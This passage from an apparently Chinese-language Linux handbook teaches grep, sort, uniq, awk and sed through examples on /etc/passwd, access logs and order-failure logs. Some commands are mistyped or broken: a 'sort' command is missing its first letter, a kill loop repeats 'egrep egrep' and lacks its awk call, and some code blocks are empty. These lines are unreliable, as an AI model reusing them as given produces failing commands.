        [ -f $file ] && sed -e 's/8800\.org/sf\.net/g' -e
's/netkiller/neo/g' $file >$file.bak; cp $file.bak $file;
done
```

-c, --count print only a count of matching lines per FILE

```
$ cat /etc/resolv.conf
nameserver localhost
nameserver 208.67.222.222
nameserver 208.67.220.220
nameserver 202.96.128.166
nameserver 202.96.134.133
$ grep -c nameserver /etc/resolv.conf
5
```

```
# grep -c GET /www/logs/access.log
188460

# grep -c POST /www/logs/access.log
421
```

binary file matches

```
log@logging ~/netkiller> grep '10523022822228360003'
spring.2023-02-28.log
grep: spring.2023-02-28.log: binary file matches
```

虽然这是文本文件，但是文件中含有二进制内容输出，导致 grep 误以为是二进制文件

解决方法 -a, --text equivalent to --binary-files=text

```
log@logging ~/netkiller> grep -a '10523022822283600003'
spring.2023-02-28.log
```

Context control

-A, --after-context=NUM print NUM lines of trailing context

返回匹配当前行至下面N行

```
# grep -A1 game /etc/passwd
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin

# grep -A2 game /etc/passwd
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
```

-B, --before-context=NUM print NUM lines of leading context

返回匹配当前行至上面N行

```
# grep -B1 game /etc/passwd
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin

# grep -B2 game /etc/passwd
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
```

-C, --context=NUM print NUM lines of output context

-NUM same as --context=NUM

```
neo@neo-OptiPlex-380:~$ grep -C 1 new /etc/passwd
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh

neo@neo-OptiPlex-380:~$ grep -C 5 new /etc/passwd
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh

# grep -3 game /etc/passwd
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
```

--color

```
# grep --color root  /etc/passwd
root:x:0:0:root:/root:/bin/bash
operator:x:11:0:operator:/root:/sbin/nologin
```

可以通过alias别名启用--color选项

```
alias egrep='egrep --color=auto'
alias fgrep='fgrep --color=auto'
alias grep='grep --color=auto'
```

加入.bashrc中，每次用户登录将自动生效

```
# enable color support of ls and also add handy aliases
if [ -x /usr/bin/dircolors ]; then
    test -r ~/.dircolors && eval "$(dircolors -b ~/.dircolors)"
|| eval "$(dircolors -b)"
    alias ls='ls --color=auto'
    #alias dir='dir --color=auto'
    #alias vdir='vdir --color=auto'

    alias grep='grep --color=auto'
    alias fgrep='fgrep --color=auto'
    alias egrep='egrep --color=auto'
fi
```

Regexp selection and interpretation

n 开头

```
$ grep '^n' /etc/passwd
news:x:9:9:news:/var/spool/news:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
neo:x:1000:1000:neo chan,,,:/home/neo:/bin/bash
nagios:x:116:127::/var/run/nagios2:/bin/false
```

bash 结尾

```
$ grep 'bash$' /etc/passwd
root:x:0:0:root:/root:/bin/bash
neo:x:1000:1000:neo chan,,,:/home/neo:/bin/bash
```

```
postgres:x:114:124:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash
cvsroot:x:1001:1001:cvsroot,,,,:/home/cvsroot:/bin/bash
svnroot:x:1002:1002:subversion,,,,:/home/svnroot:/bin/bash
```

中间包含 root

```
$ grep '.*root' /etc/passwd
root:x:0:0:root:/root:/bin/bash
cvsroot:x:1001:1001:cvsroot,,,,:/home/cvsroot:/bin/bash
svnroot:x:1002:1002:subversion,,,,:/home/svnroot:/bin/bash
```

.*

```
$ curl -s http://www.example.com | egrep -o '<a href=(.*)>.*
</a>'
```

2010:(13|14|15|16)

regular 匹配一组

```
egrep "2010:(13|14|15|16)"  access.2010-11-18.log > apache.log
```

```
ps ax |grep -E "mysqld|httpd|resin"
```

```
neo@MacBook-Pro-Neo ~> cat /etc/passwd | egrep -e "root|daemon"
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
_cvmsroot:*:212:212:CVMS Root:/var/empty:/usr/bin/false
```

[]与{}

源文件

```
# cat /etc/fstab

#
# /etc/fstab
# Created by anaconda on Sat Sep 10 00:25:46 2011
#
# Accessible filesystems, by reference, are maintained under
'/dev/disk'
# See man pages fstab(5), findfs(8), mount(8) and/or blkid(8)
for more info
#
UUID=091f295e-ea6d-4f57-9314-e2333f7ebff7 /
ext4    defaults        1 1
UUID=b3661a0b-2c50-4e18-8030-be2d043cbfc4 /www
ext4    defaults        1 2
UUID=4d3468de-a2ac-451c-b693-3bdca8832096 swap
swap    defaults        0 0
tmpfs                   /dev/shm                tmpfs
defaults        0 0
devpts                  /dev/pts                devpts
gid=5,mode=620  0 0
sysfs                   /sys                    sysfs
defaults        0 0
proc                    /proc                   proc
defaults        0 0
```

匹配每行包含4个连续字符的字符串的行。

```
# grep '[A-Z]\{4\}' /etc/fstab
UUID=091f295e-ea6d-4f57-9314-e2333f7ebff7 /
ext4    defaults        1 1
UUID=b3661a0b-2c50-4e18-8030-be2d043cbfc4 /www
```

```
ext4    defaults        1 2
UUID=4d3468de-a2ac-451c-b693-3bdca8832096 swap
swap    defaults        0 0
```

-P, --perl-regexp Perl正则表达式

Interpret PATTERN as a Perl regular expression. This is highly experimental and grep -P may warn of unimplemented features.

取网卡IP地址

```
[root@netkiller ~]# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.104  netmask 255.255.255.0  broadcast
192.168.1.255
        ether 00:16:3e:14:2f:9e  txqueuelen 1000  (Ethernet)
        RX packets 3192683236  bytes 793770390138 (739.2 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3115395437  bytes 2842927192254 (2.5 TiB)
        TX errors 0  dropped 0 overruns 0  carrier 0
collisions 0

[root@netkiller ~]# ip -4 addr show "eth0" | grep -oP '(?
<=inet\s)\d+(\.\d+){3}'
192.168.1.104
[root@netkiller ~]#
```

取出 orderId=1052304281534390001 中的订单号

```
root@logging ~# echo "<a href='https://api.netkiller.cn/neo-
service/orderComputerRetry?
orderId=1052304281534390016&orderStatus=1'>重试</a>" | grep -oP
'(?<=orderId\=\d)\d+'
```

```
[neo@netkiller nginx]$ grep -Po '\w+\.js'
www.netkiller.cn.access.log
index.js
min.js
min.js
mCustomScrollbar.js
min.js
ajax_gd.js
ajax.js
validation.js
AC_RunActiveContent.js
WdatePicker.js
cookie.js
msg_modal.js
all.js
common.js
commonjs.js
swfobject.js
dateutil.js
form.js
live800.js
lang.js
cycle2.js
min.js
carousel.js
tabify.js
image.js
min.js
ctrl.js
packed.js
min.js
common.js
```

fgrep

^M 处理

```
fgrep -rl `echo -ne '\r'` .
```

```
find . -type f -exec grep $'\r' {} +
```

egrep

egrep = grep -E 在egrep中不许看使用转意字符，例如

```
# grep '\(oo\).*\1' /etc/passwd
root:x:0:0:root:/root:/bin/bash

# grep -E '(oo).*\1' /etc/passwd
root:x:0:0:root:/root:/bin/bash

# egrep '(oo).*\1' /etc/passwd
root:x:0:0:root:/root:/bin/bash
```

```
$ snmpwalk -v2c -c public 172.16.1.254 | egrep -i 'if(in|out)'

for pid in $(ps -axf |grep 'php-cgi' | egrep egrep "0:00.
(6|7|8|9)"'{print $1}'); do kill -9 $pid; done

for pid in $(ps -axf |grep 'php-cgi' | egrep "0:(0|1|2|3|4|5)0.
(6|7|8|9)" |awk '{print $1}'); do kill -9 $pid; done
```

匹配多个条件

```
[root@localhost src]# egrep "^r|^d" /etc/group
root:x:0:
daemon:x:2:
disk:x:6:
dialout:x:18:
dbus:x:81:
render:x:998:
docker:x:991:www,gitlab-runner
```

需求：日志如下，需要取出 orderId=10523042815284900008 中的订单号 10523042815284900008

```
[2023-04-28 15:28:54] [netkiller-5f6fb96b97-mh4rm] [ERROR]
[ConsumeMessageThread_3]
cn.netkiller.service.factory.OrderComputeFactory.execute(OrderC
omputeFactory.java:86) - <a
href='https://api.netkiller.cn/netkiller/orderComputerRetry?
orderId=10523042815283800003&orderStatus=1'>重试</a>,订单计算执行失
败，OrderComputeDto{orderId=10523042815283800003, orderStatus=1,
orderType=10, platformId=103, platformName='全球购骑士卡',
productType=79, stationId=9482},异常信息：192.168.11.107:8080
failed to respond executing POST http://test-service/test-
service/order/addOrderPayInfo
[2023-04-28 15:29:01] [netkiller-5f6fb96b97-mh4rm] [ERROR]
[ConsumeMessageThread_19]
cn.netkiller.service.factory.OrderComputeFactory.execute(OrderC
omputeFactory.java:86) - <a
href='https://api.netkiller.cn/netkiller/orderComputerRetry?
orderId=10523042815284100008&orderStatus=1'>重试</a>,订单计算执行失
败，OrderComputeDto{orderId=10523042815284100008, orderStatus=1,
orderType=10, platformId=103, platformName='全球购骑士卡',
productType=79, stationId=39094},异常信息：192.168.9.78:8080
failed to respond executing POST http://test-service/test-
service/station/settleInfo/getSettleInfoByStationId?
stationId=39094
[2023-04-28 15:29:00] [netkiller-5f6fb96b97-6qgqj] [ERROR]
[ConsumeMessageThread_1]
cn.netkiller.service.factory.OrderComputeFactory.execute(OrderC
omputeFactory.java:86) - <a
href='https://api.netkiller.cn/netkiller/orderComputerRetry?
orderId=10523042815284300003&orderStatus=1'>重试</a>,订单计算执行失
败，OrderComputeDto{orderId=10523042815284300003, orderStatus=1,
orderType=10, platformId=1587, platformName='平安好车主',
productType=820, stationId=17749},异常信息：Connect to
192.168.9.78:8080 [/192.168.9.78] failed: Connection refused
(Connection refused) executing POST http://test-service/test-
service/order/addOrderStationSettleInfo
[2023-04-28 15:29:13] [netkiller-5f6fb96b97-6qgqj] [ERROR]
[ConsumeMessageThread_3]
cn.netkiller.service.factory.OrderComputeFactory.execute(OrderC
omputeFactory.java:86) - <a
```

```
href='https://api.netkiller.cn/netkiller/orderComputerRetry?
orderId=10523042815284900008&orderStatus=1'>重试</a>,订单计算执行失
败，OrderComputeDto{orderId=1052304281528490008, orderStatus=1,
orderType=10, platformId=1293, platformName='高德地图-api',
productType=674, stationId=39697},异常信息：192.168.10.10:8080
failed to respond executing POST http://test-service/test-
service/order/addOrderBaseInfo
[2023-04-28 15:32:14] [netkiller-5f6fb96b97-mh4rm] [ERROR]
[ConsumeMessageThread_14]
cn.netkiller.service.factory.OrderComputeFactory.execute(OrderC
omputeFactory.java:86) - <a
href='https://api.netkiller.cn/netkiller/orderComputerRetry?
orderId=10523042815320300009&orderStatus=1'>重试</a>,订单计算执行失
败，OrderComputeDto{orderId=1052304281532030009, orderStatus=1,
orderType=10, platformId=531, platformName='货拉拉API',
productType=293, stationId=39496},异常信息：192.168.10.12:8080
failed to respond executing POST http://test-service/test-
service/order/addOrderStationSettleInfo
[2023-04-28 15:34:53] [netkiller-5f6fb96b97-mh4rm] [ERROR]
[ConsumeMessageThread_18]
cn.netkiller.service.factory.OrderComputeFactory.execute(OrderC
omputeFactory.java:86) - <a
href='https://api.netkiller.cn/netkiller/orderComputerRetry?
orderId=10523042815343900016&orderStatus=1'>重试</a>,订单计算执行失
败，OrderComputeDto{orderId=1052304281534390016, orderStatus=1,
orderType=10, platformId=1587, platformName='平安好车主',
productType=820, stationId=37711},异常信息：192.168.14.155:8080
failed to respond executing POST http://test-service/test-
service/order/addOrderStationSettleInfo
```

第一步、先初步取出需要的数据

```
root@logging ~# cat prod/netkiller/04/failed.log | egrep -o
'orderId=(.*)&'
orderId=1052304281517470004&
orderId=1052304281517280005&
orderId=1052304281517060003&
orderId=1052304281517370019&
orderId=1052304281517140014&
orderId=1052304281517250005&
```

```
orderId=1052304281517140006&
```

第二步、去掉不需要的字符串，只保留订单号

```
root@logging ~# cat prod/netkiller/04/failed.log | egrep -o
'orderId=(.*)&' | sed -e 's/orderId=//' -e 's/&//'
1052304281517470004
1052304281517280005
1052304281517060003
1052304281517370019
1052304281517140014
1052304281517250005
1052304281517140006
1052304281517190008
1052304281517440008
```

第三步、对数据排序

```
root@logging ~# cat prod/netkiller/04/failed.log | egrep -o
'orderId=(.*)&' | sed -e 's/orderId=//' -e 's/&//' | sort
1052304281439440007
1052304281516190004
1052304281517060003
1052304281517070003
1052304281517110004
1052304281517140006
1052304281517140014
1052304281517160006
1052304281517160013
```

第四步、去除重复数据

```
root@logging ~# cat prod/netkiller/04/failed.log | egrep -o
'orderId=(.*)&' | sed -e 's/orderId=//' -e 's/&//' | sort |
uniq
1052304281439440007
1052304281516190004
1052304281517060003
1052304281517070003
1052304281517110004
1052304281517140006
1052304281517140014
```

第五步、确认一下去掉了多少重复数据

```
root@logging ~# cat prod/netkiller/04/failed.log | egrep -o
'orderId=(.*)&' | sed -e 's/orderId=//' -e 's/&//' | sort | wc
-l
208
root@logging ~# cat prod/netkiller/04/failed.log | egrep -o
'orderId=(.*)&' | sed -e 's/orderId=//' -e 's/&//' | sort |
uniq | wc -l
205
```

第一步

```
```

第一步

```
```

```

```

sort - sort lines of text files

```
$ du -s * | sort -k1,1rn
```

```
$ rpm -q -a --qf '%10{SIZE}\t%{NAME}\n' | sort -k1,1n
$ dpkg-query -W -f='${Installed-Size;10}\t${Package}\n' | sort
-k1,1n
```

对列排序

sort -k 具体说来, 你可以使用 -k1,1 来对第一列排序, -k1来对全行排序

```
# sort -t ':' -k 1 /etc/passwd
```

```
ort -n -t ‘ ‘ -k 2 file.txt
```

多列排序

```
$ sort -n -t ‘ ‘ -k 2 -k 3 file.txt
```

-s, --stable stabilize sort by disabling last-resort comparison

例如: 如果你要想对两例排序, 先是以第二列, 然后再以第一列, 那么你可以这样. sort -s 会很有用

```
sort -k1,1 | sort -s -k2,2
```

uniq

```
history | cut -c 8- |sort -r | uniq -u
```

```
# netstat -ant|fgrep ":"|cut -b 77-90|sort |uniq -c
      1 CLOSE_WAIT
      1 CLOSING
     88 ESTABLISHED
      7 FIN_WAIT1
      7 FIN_WAIT2
      3 LAST_ACK
      4 LISTEN
      1 SYN_RECV
      1 SYN_SENT
    177 TIME_WAIT
```

awk

内置变量

```
ARGC                命令行参数个数
ARGV                命令行参数排列
ENVIRON             支持队列中系统环境变量的使用
FILENAME            awk浏览的文件名
FNR                 浏览文件的记录数
FS                  设置输入域分隔符，等价于命令行 -F选项
NF                  浏览记录的域的个数
NR                  已读的记录数
OFS                 输出域分隔符
ORS                 输出记录分隔符
RS                  控制记录分隔符
```

处理列

```
# cat /etc/fstab | awk '{print $1}'
```

printf

```
%d 十进制有符号整数
%u 十进制无符号整数
%f 浮点数
%s 字符串
%c 单个字符
%p 指针的值
%e 指数形式的浮点数
%x, %X 无符号以十六进制表示的整数
%0 无符号以八进制表示的整数
%g 自动选择合适的表示法
\n 换行
\f 清屏并换页
\r 回车
\t Tab符
\xhh 表示一个ASCII码用16进表示,其中hh是1到2个16进制数

说明:
(1). 可以在"%"和字母之间插进数字表示最大场宽。
例如: %3d 表示输出3位整型数, 不够3位右对齐。
%9.2f 表示输出场宽为9的浮点数, 其中小数位为2, 整数位为6,小数点占一位, 不够9位右对齐。
%8s 表示输出8个字符的字符串, 不够8个字符右对齐。
如果字符串的长度、或整型数位数超过说明的场宽, 将按其实际长度输出.但对浮点数, 若整数部分位数超过了说明的整数位宽度, 将按实际整数位输出;若小数部分位数超过了说明的小数位宽度, 则按说明的宽度以四舍五入输出.
另外, 若想在输出值前加一些0, 就应在场宽项前加个0。
例如: %04d 表示在输出一个小于4位的数值时, 将在前面补0使其总宽度为4位。
如果用浮点数表示字符或整型量的输出格式, 小数点后的数字代表最大宽度,小数点前的数字代表最小宽度。
例如: %6.9s 表示显示一个长度不小于6且不大于9的字符串。若大于9, 则第9个字
```

```
符以后的内容将被删除。

echo 1.7 > 2
awk '{printf ("%d\n",$1)} 2
1
awk '{printf ("%f\n",$1)}' 2
1.700000
awk '{printf ("%3.1f\n",$1)}' 2
1.7
awk '{printf ("%4.1f\n",$1)}' 2
1.7
awk '{printf ("%e\n",$1)}' 2
```

print 拼装rm命令实现，查找文件并删除

```
#!/bin/sh
LOCATE=/home/samba
find $LOCATE -name '*.eml'>log
find $LOCATE -name '*.nws'>>log
gawk '{print "rm -rf "$1}' log > rmfile
chmod 755 rmfile
./rmfile
```

Pattern(字符匹配)

```
输出包含（不包含）特定字符的行（sed也可以完成该功能）：
:~$ awk '/[a-c]/ { print }' file.txt
daemon x 1 1 daemon /usr/sbin /bin/sh
bin x 2 2 bin /bin /bin/sh
sys x 3 3 sys /dev /bin/sh
sync x 4 65534 sync /bin /bin/sync
games x 5 60 games /usr/games /bin/sh
man x 6 12 man /var/cache/man /bin/sh
lp x 7 7 lp /var/spool/lpd /bin/sh
mail x 8 8 mail /var/mail /bin/sh
news x 9 9 news /var/spool/news /bin/sh
uucp x 10 10 uucp /var/spool/uucp /bin/sh
proxy x 13 13 proxy /bin /bin/sh
```

```
www-data x 33 33 www-data /var/www /bin/sh
backup x 34 34 backup /var/backups /bin/sh
list x 38 38 Mailing List Manager /var/list /bin/sh
irc x 39 39 ircd /var/run/ircd /bin/sh
gnats x 41 41 Gnats Bug-Reporting System (admin) /var/lib/gnats
/bin/sh
nobody x 65534 65534 nobody /nonexistent /bin/sh
libuuid x 100 101  /var/lib/libuuid /bin/sh
syslog x 101 103  /home/syslog /bin/false
sshd x 102 65534  /var/run/sshd /usr/sbin/nologin
landscape x 103 108  /var/lib/landscape /bin/false
mysql x 104 112 MySQL Server,,, /var/lib/mysql /bin/false
ntpd x 105 114  /var/run/openntpd /bin/false
postfix x 106 115  /var/spool/postfix /bin/false
nagios x 107 117  /var/lib/nagios /bin/false
chun x 1003 1003 Li Fu Chun,,, /home/chun
munin x 108 118  /var/lib/munin /bin/false


$ awk '!/[a-c]/ { print }' file.txt
root x 0 0 root /root
neo x 1000 1000 neo,,, /home/neo


采用判断来输出特定的列数据:
neo@monitor:~$ sed -e 's/:/ /g' /etc/passwd | awk '$1 == "neo"
{ print $1 }'
neo

部分包含，不包含指定的字符:
$ awk '$1 ~ /[a-d]/ { print }' file.txt
$ awk '$1 !~ /[a-d]/ { print }' file.txt
```

Pattern, Pattern

```
# awk '/www/,/Web/ {print}' /etc/passwd
www:x:80:80:Web User:/www:/bin/bash

# awk '/www/,/[Ww]eb/ {print}' /etc/passwd
www:x:80:80:Web User:/www:/bin/bash
```

```
cat /var/log/rinetd.log | awk -F' ' '$7 ~ /0/ {print
$1"\t"$2"\t"$7"\t"$8"\t"$9}'
```

```
# cat /var/log/rinetd.log | awk -F' ' '$7 ~ /(210|209|210)/
{print $1"\t"$2"\t"$7"\t"$8"\t"$9}'
```

Built-in Variables (NR/NF)

```
例如 : awk 读入第一笔数据行
"aaa bbb ccc ddd" 之后, 程序中:
$0 之值将是 "aaa bbb ccc ddd"
$1 之值为 "aaa"
$2 之值为 "bbb"
$3 之值为 "ccc"
$4 之值为 "ddd"
$NF 之值为 4
$NR 之值为 1
```

NR

NR=n 指定n行号

```
# awk -F':' 'NR==1 {print $(1)}' /etc/passwd
root

# awk -F':' 'NR==2 {print $(1)}' /etc/passwd
bin
```

取 1，3，4行

```
# awk 'NR==1; NR==3; NR==4 {print $1}' /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:2:2:daemon:/sbin:/sbin/nologin
```

```
adm:x:3:4:adm:/var/adm:/sbin/nologin
```

awk ... '{if(NR=1){...}else{exit)}'

```
$ awk -F' ' '{if(NR==1) print $1}' /etc/issue
Ubuntu
```

NF

```
# echo "aaa bbb ccc ddd" | awk  '{print $(NR)}'
aaa
# echo "aaa bbb ccc ddd" | awk  '{print $(NR+1)}'
bbb
# echo "aaa bbb ccc ddd" | awk  '{print $(NR+2)}'
ccc
# echo "aaa bbb ccc ddd" | awk  '{print $(NF)}'
ddd
# echo "aaa bbb ccc ddd" | awk  '{print $(NF-1)}'
ccc
# echo "aaa bbb ccc ddd" | awk  '{print $(NF-2)}'
bbb

uptime | awk '{print $(NF-2)}'
```

```
[root@netkiller ~]# netstat -na |awk '/^tcp/ {print NF}' | head
-n 1
6


[root@netkiller ~]# netstat -ant |awk '/^tcp/ {print $NF}' |
tail -n 5
TIME_WAIT
CLOSE_WAIT
CLOSE_WAIT
LISTEN
LISTEN
```

```
[root@netkiller ~]# netstat -ant |awk '/^tcp/ {print $(NF-5)}'
| tail -n 5
tcp
tcp
tcp
tcp6
tcp6
```

练习

使用 ss 命令统计 TCP 状态

```
[root@netkiller ~]# ss -ant | awk '{++S[$1]} END {for(a in S)
print a, S[a]}'
LISTEN 13
CLOSE-WAIT 42
ESTAB 95
State 1
FIN-WAIT-2 20
LAST-ACK 44
SYN-SENT 10
TIME-WAIT 403
```

```
[root@netkiller ~]# ss -ant | awk 'BEGIN {stats["CLOSE-
WAIT"]=0;stats["ESTAB"]=0;stats["FIN-WAIT-1"]=0;stats["FIN-
WAIT-2"]=0;stats["LAST-ACK"]=0;stats["SYN-RECV"]=0;stats["SYN-
SENT"]=0;stats["TIME-WAIT"]=0} {++stats[$1]} END {for(a in
stats) print a, stats[a]}'
LISTEN 6
SYN-RECV 0
ESTAB 4
CLOSE-WAIT 0
State 1
FIN-WAIT-1 0
LAST-ACK 0
FIN-WAIT-2 0
TIME-WAIT 3
SYN-SENT 0
```

TCP/IP Status

```
netstat -ant | awk '/^tcp/ {++state[$NF]} END {for(key in
state) print key,"\t",state[key]}'

TIME_WAIT 88
CLOSE_WAIT 6
FIN_WAIT1 9
FIN_WAIT2 9
ESTABLISHED 303
SYN_RECV 126
LAST_ACK 5

ss  | awk '$1 !~ /State/ {++state[$1]} END {for(key in state)
print key,"\t",state[key]}'
LAST-ACK         1
ESTAB    5
FIN-WAIT-2       1
CLOSE-WAIT       13
```

用户**shell**统计

```
# cat /etc/passwd | awk -F':' '{++shell[$NF]} END {for(key in
shell) print key,"\t",shell[key]}'
/sbin/shutdown   1
/bin/sh          1
/bin/bash        3
/sbin/nologin    20
/sbin/halt       1
/bin/sync        1
```

access.log POST与**GET**统计

```
# cat /www/logs/access.log | egrep -o 'GET|POST' | awk
'{++method[$NF]} END {for(num in method) print num,
method[num]}'
POST 422
GET 188571
```

```
# cat /www/logs/access.log | egrep -o 'GET|POST' | awk
'{++method[$1]} END {for(num in method) print num,
method[num]}'
POST 422
GET 188573
```

Built-in Functions

length

```
# awk -F: 'length($1)<4 {print NR , $1}' /etc/passwd
2 bin
4 adm
5 lp
14 ftp
20 ntp
22 rpc
25 www
```

toupper() 转为大写字母

```
[root@localhost ~]# awk '{print toupper($1)}' /etc/passwd
ROOT:X:0:0:ROOT:/ROOT:/BIN/BASH
BIN:X:1:1:BIN:/BIN:/SBIN/NOLOGIN
DAEMON:X:2:2:DAEMON:/SBIN:/SBIN/NOLOGIN
ADM:X:3:4:ADM:/VAR/ADM:/SBIN/NOLOGIN
LP:X:4:7:LP:/VAR/SPOOL/LPD:/SBIN/NOLOGIN
SYNC:X:5:0:SYNC:/SBIN:/BIN/SYNC
SHUTDOWN:X:6:0:SHUTDOWN:/SBIN:/SBIN/SHUTDOWN
HALT:X:7:0:HALT:/SBIN:/SBIN/HALT
MAIL:X:8:12:MAIL:/VAR/SPOOL/MAIL:/SBIN/NOLOGIN
OPERATOR:X:11:0:OPERATOR:/ROOT:/SBIN/NOLOGIN
GAMES:X:12:100:GAMES:/USR/GAMES:/SBIN/NOLOGIN
FTP:X:14:50:FTP
NOBODY:X:99:99:NOBODY:/:/SBIN/NOLOGIN
```

```
SYSTEMD-NETWORK:X:192:192:SYSTEMD
DBUS:X:81:81:SYSTEM
POLKITD:X:999:997:USER
POSTFIX:X:89:89::/VAR/SPOOL/POSTFIX:/SBIN/NOLOGIN
CHRONY:X:998:996::/VAR/LIB/CHRONY:/SBIN/NOLOGIN
SSHD:X:74:74:PRIVILEGE-SEPARATED
NTP:X:38:38::/ETC/NTP:/SBIN/NOLOGIN
DHCPD:X:177:177:DHCP
WWW:X:80:80:WEB
NGINX:X:997:995:NGINX
MYSQL:X:27:27:MYSQL
REDIS:X:1000:1000::/VAR/LIB/REDIS:/BIN/FALSE
ETHEREUM:X:1001:1001::/HOME/ETHEREUM:/BIN/BASH
MONGOD:X:996:991:MONGOD:/VAR/LIB/MONGO:/BIN/FALSE
```

tolower() 转为小写字母

```
[root@localhost ~]# awk -F '\n' '{print tolower($1)}'
/etc/redhat-release
centos linux release 7.5.1804 (core)
```

rand() 随机数生成

```
neo@MacBook-Pro ~ % awk 'BEGIN{print rand()*1000000}'
840188
neo@MacBook-Pro ~ % awk 'BEGIN{srand(); print rand()}'
0.0334342
neo@MacBook-Pro ~ % awk 'BEGIN{srand(); print rand()*1000000}'
759412
```

过滤相同的行

```
grep 'Baiduspider' access.2011-02-22.log | awk '{print $1}' |
awk '! a[$0]++'
```

```
awk '! a[$0]++' 1.txt >2.txt
这个是删除文件中所有列都重复的记录

awk '! a[$1]++' 1.txt >2.txt
删除文件中第一列重复的记录

awk '! a[$1,$2]++' 1.txt >2.txt
删除文件中第一，二列都重复的记录
```

数组演示

```
[root@localhost ~]# awk -F ':' 'BEGIN {count=1;} {name[count] =
$1;count++;}; END{for (i = 1; i < NR; i++) print i, name[i]}'
/etc/passwd
1 root
2 bin
3 daemon
4 adm
5 lp
6 sync
7 shutdown
8 halt
9 mail
10 operator
11 games
12 ftp
13 nobody
14 systemd-network
15 dbus
16 polkitd
17 postfix
18 chrony
19 sshd
20 ntp
21 dhcpd
```

```
22 www
23 nginx
24 mysql
25 redis
26 ethereum
```

sed

http://sed.sourceforge.net/

查找与替换

find and replace

```
sed -n 's/root/admin/p' /etc/passwd
sed -n 's/root/admin/2p' /etc/passwd
#在每行的第2个root作替换
sed -n 's/root/admin/gp' /etc/passwd
sed -n '1,10 s/root/admin/gp' /etc/passwd
sed -n 's/root/AAA&BBB/2p' /etc/passwd
#将root替换成AAArootBBB，&作反向引用，代替前面的匹配项
sed -ne 's/root/AAA&BBB/' -ne 's/bash/AAA&BBB/p' /etc/passwd #-
e将多个命令连接起来，将root或bash行作替换
sed -n 's/root/AAA&BBB/;s/bash/AAA&BBB/p' /etc/passwd
#与上命令功能相同
sed -nr 's/(root)(.*)(bash)/\3\2\1/p' /etc/passwd
#将root与bash位置替换，两标记替换 或sed -n 's/root.*bash/\3\2\1/p'
/etc/passwd
```

```
ls -1 *.html| awk '{printf "sed \047s/ADDRESS/address/g\047
%s >%s.sed;mv %s.sed %s\n", $1, $1, $1, $1;}'|bash

for f in `ls -1 *.html`; do [ -f $f ] && sed
's/<\/BODY>/<script src="http:\/\/www.google-
```

```
analytics.com\/urchin.js" type="text\/javascript">
<\/script>\n<script type="text\/javascript">\n_uacct = "UA-
2033740-1";\nurchinTracker();\n<\/script>\n<\/BODY>/g' $f
>$f.sed;mv $f.sed $f ; done;
```

```
my=/root/dir
str="/root/dir/file1 /root/dir/file2 /root/dir/file3
/root/dir/file/file1"
echo $str | sed "s:$my::g"
```

正则

```
sed s/[[:space:]]//g  filename          删除空格
```

aaa="bbb" 提取bbb

```
$ echo "aaa=\"bbb\"" | sed 's/.*=\"\(.*\)\"/\1/g'
$ curl -s http://www.example.com | egrep -o '<a href="(.*)">.*
</a>' | sed -e 's/.*href="\([^"]*\)".*/\1/'
```

Mac 地址转换

```
echo 192.168.2.1-a1f4.40c1.5756 | sed -r 's|(.*-)(..)(..).(..)
(..).(..)(..)|\1\2:\3:\4:\5:\6:\7|g'
```

"aaa": "bbb" 提取bbb

数据样本

```
[root@localhost ~]# curl -s
https://registry.hub.docker.com/v1/repositories/centos/tags |
jq
[
  {
    "layer": "",
    "name": "latest"
  },
  {
    "layer": "",
    "name": "5"
  },
  {
    "layer": "",
    "name": "5.11"
  },
  {
    "layer": "",
    "name": "6"
  },
  {
    "layer": "",
    "name": "6.10"
  },
  {
    "layer": "",
    "name": "6.6"
  },
  {
    "layer": "",
    "name": "6.7"
  },
  {
    "layer": "",
    "name": "6.8"
  },
  {
    "layer": "",
```

```
    "name": "6.9"
  },
  {
    "layer": "",
    "name": "7"
  },
  {
    "layer": "",
    "name": "7.0.1406"
  },
  {
    "layer": "",
    "name": "7.1.1503"
  },
  {
    "layer": "",
    "name": "7.2.1511"
  },
  {
    "layer": "",
    "name": "7.3.1611"
  },
  {
    "layer": "",
    "name": "7.4.1708"
  },
  {
    "layer": "",
    "name": "7.5.1804"
  },
  {
    "layer": "",
    "name": "7.6.1810"
  },
  {
    "layer": "",
    "name": "7.7.1908"
  },
  {
    "layer": "",
    "name": "7.8.2003"
  },
  {
    "layer": "",
    "name": "7.9.2009"
```

```
  },
  {
    "layer": "",
    "name": "8"
  },
  {
    "layer": "",
    "name": "8.1.1911"
  },
  {
    "layer": "",
    "name": "8.2.2004"
  },
  {
    "layer": "",
    "name": "8.3.2011"
  },
  {
    "layer": "",
